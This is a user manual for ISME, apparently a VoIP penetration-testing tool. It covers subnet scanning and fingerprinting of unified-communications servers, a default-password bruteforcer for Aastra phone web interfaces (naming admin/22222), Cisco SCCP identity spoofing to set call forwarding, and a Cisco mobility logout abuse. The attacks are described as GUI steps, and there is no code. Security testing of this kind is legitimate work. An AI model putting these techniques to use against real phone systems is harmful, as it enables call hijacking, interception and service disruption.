
5.1- The Graphical User Interface

5.1.1- Launch the tool

Select “scanner -> generic” in the launcher interface.




5.1.2- Generic scanner interface



5.2- How to launch a new scan?

The procedure is simple enough:

- 1- Enter the subnet with following syntax: 192.168.1.0/24
- 2- Launch the scan through the menu File->Launch scanning



Three limitations are presents right now:

- Any subnet you wish as long as it has de correct syntax X.X.X.X/XX
- Nothing can be done while the script is scanning,
- Scanning a subnet could take 25 to 30 minutes from my own experience.

It should be overcome in future versions. Yes I may be able one day to work out how to develop proper multithreading...

5.3- Exploit the scan results

5.3.1- Understand the interface and the basics


The results of the scan will exploit all part of the GUI. Upper window (step 0) will contain raw logs. By raw I mean that positive and negative results are present.

Left lower part (step 1) will contain all the IP addresses that have been found active.

Right lower part (Step 3) will contain the information specifically link to an IP address. To have them, the ip address must be selected and validated with the button “show details of selected IP address” (Step 2).


End of the scan, exploit data 1/3

Business
Services



5.3.2- Smarter input

Unified communication servers are often configured through web server. Those ones are letting some informations sleep out, which permit to identify some of them. When a proper identification is realize, it appears as SMART INPUT in the windows log.




The following servers could be identified today through “smarter input”:

- Alcatel-Lucent OmniVista 4760 NMS
- OmniPCX for Enterprise
- Alcatel-Lucent OmniTouch 8660
- Alcatel-Lucent Omnitouch 8400
- Cisco Unified Contact Center Express
- CISCO Codec
- Codian MCU
- Aastra Management 7450
- Cisco Unified Communications Manager
- Cisco Unified Presence
- Cisco Unity Connection
- VMware ESX Server

5.4- Filtering

Ok, so we have some result, we can select an ip address to see some stuff, but how could I find an information and sort it out for 250 IP Phones ? Well, through the filtering functions. It will provide the capacity to sort out result in the log windows (upper ones). Here are the filters that are available today:

- SIP UDP/TCP
- SIPS UDP/TCP
- Embedded web server
- Cisco IP phone
- See all logs (print raw information in log windows again)




Those filters help to sort out the information to go deeper in details if need be.

Filter results can be saved in a text file through menu "File->Save logs". The default location of the saved file is in user_data directory.

5.5- Reload an old scan

Completed scans are automatically saved in the directory “scan_history”. The syntax of files is the following: year-month-day-time-scanned network.isme. It is a texte file even I the extension is “.isme”.

By going in menu “history-> open saved scan”, those files could be reload in ISME for further analysis.



5.6- Cisco IP Phones already tested

The script has been found working on the following Cisco IP Phone models:

- CP-7942G test OK. English interface.
- CP-7961G test OK. English interface.
- CP-9971 test OK. English interface.
- CP-7971G-GE test OK. English interface.
- CP-7985 test PARTIAL. English interface.s
- CP-7975G test OK. French interface.
- CP-7970G test OK. French interface.

6- Tools

6.1- Aastra web bruteforcer

6.1.1- Concept


Many SIP IP Phones have an embedded web server to work on their configurations. Basic authentication is the usual way to get in. The idea of this module is to test those web servers with the usual default passwords (admin/22222 for Aastra).

The attack could be done in three ways:

- The attack is launched on the current load subnet scan. It will analyze it to get all the devices with a web server and launch the test.
- The attack could be launch on a single IP address
- The attack could be launch on a specific subnet.

6.1.2- Using ISME to do it


Select the exploit from Launcher windows.



IP Phone from scanned subnet: this option will use the results of a from an older scan with the generic scanner applicative module done earlier to extract unidentified active IP address with an associate web services. It will then test it for Aastra default login/password.

Once the option is selected, it is necessary to load the file containing older scan result. It is done through the menu "File -> "Select subnet to load" or with the following button:





As usual, once IP Address/Subnet/File have been configured, the tool could be launch through menu "File" or launch button ().


"Details" tab: provides information on the tool himself.

“Positive results” tab: Contains IP addresses that have been identified as using default login/password on their web interface.

“All logs” tab: contains all information on the tested IP addresses.






Saving of “all logs” tab information can be done through file menu or save button ().

6.2- Cisco phone forwarder

6.2.1- Concept

Idea: Spoofing the identity of a *skinny* cisco phone, and use it to register with the CUCM and set a forward on it.




6.2.2- Using ISME to do it

Note: The attack does not depend on earlier scans made with ISME.


Note 2: after the attack the real physical phone will be in an unstable state for around one minute. We have spoofed his identity to change the configuration of CUCM, therefore he need to resynchronize with him.

Supported IP Phone models: 6901, 6911, 6921, 6945, 6961, 7910, 7911, 7912, 7940, 7941, 7942, 7945, 7960, 7961, 7962, 7965, 7970, 7971, 7975, 8941, 8945, 8961

To launch the attack interface, go to menu “Tools -> Cisco Phone: Forwarder (SCCP)”



A new window will open with information to provide. They are a necessity to be able to spoof the identity of a working IP Phone. Be precise or nothing will happen.




Note: no control is done on user provided information.

Once all information are provided, go to menu “File -> Launch forwarding attack” to start the attack.



The spoof IP Phone should restart and have a set forward to the chosen number.

Screen after a successful attack:




6.2.3- Countermeasure

The attack is based on the capacity to spoof IP Phones identity. A strong authentication with a certificate, either MIC or LCS, will render it unsuccessful.

6.3- Cisco mobility feature abuse


6.3.1- Concept



- 1 Hacker send the logout url to CUCM with IP Phone's SEP reference
- 2 CUCM send the logout command to the IP Phone
- 3 User is logged out and must re authenticate to access his rights and data


6.3.2- Using ISME to do it

Select the exploit from Launcher windows.



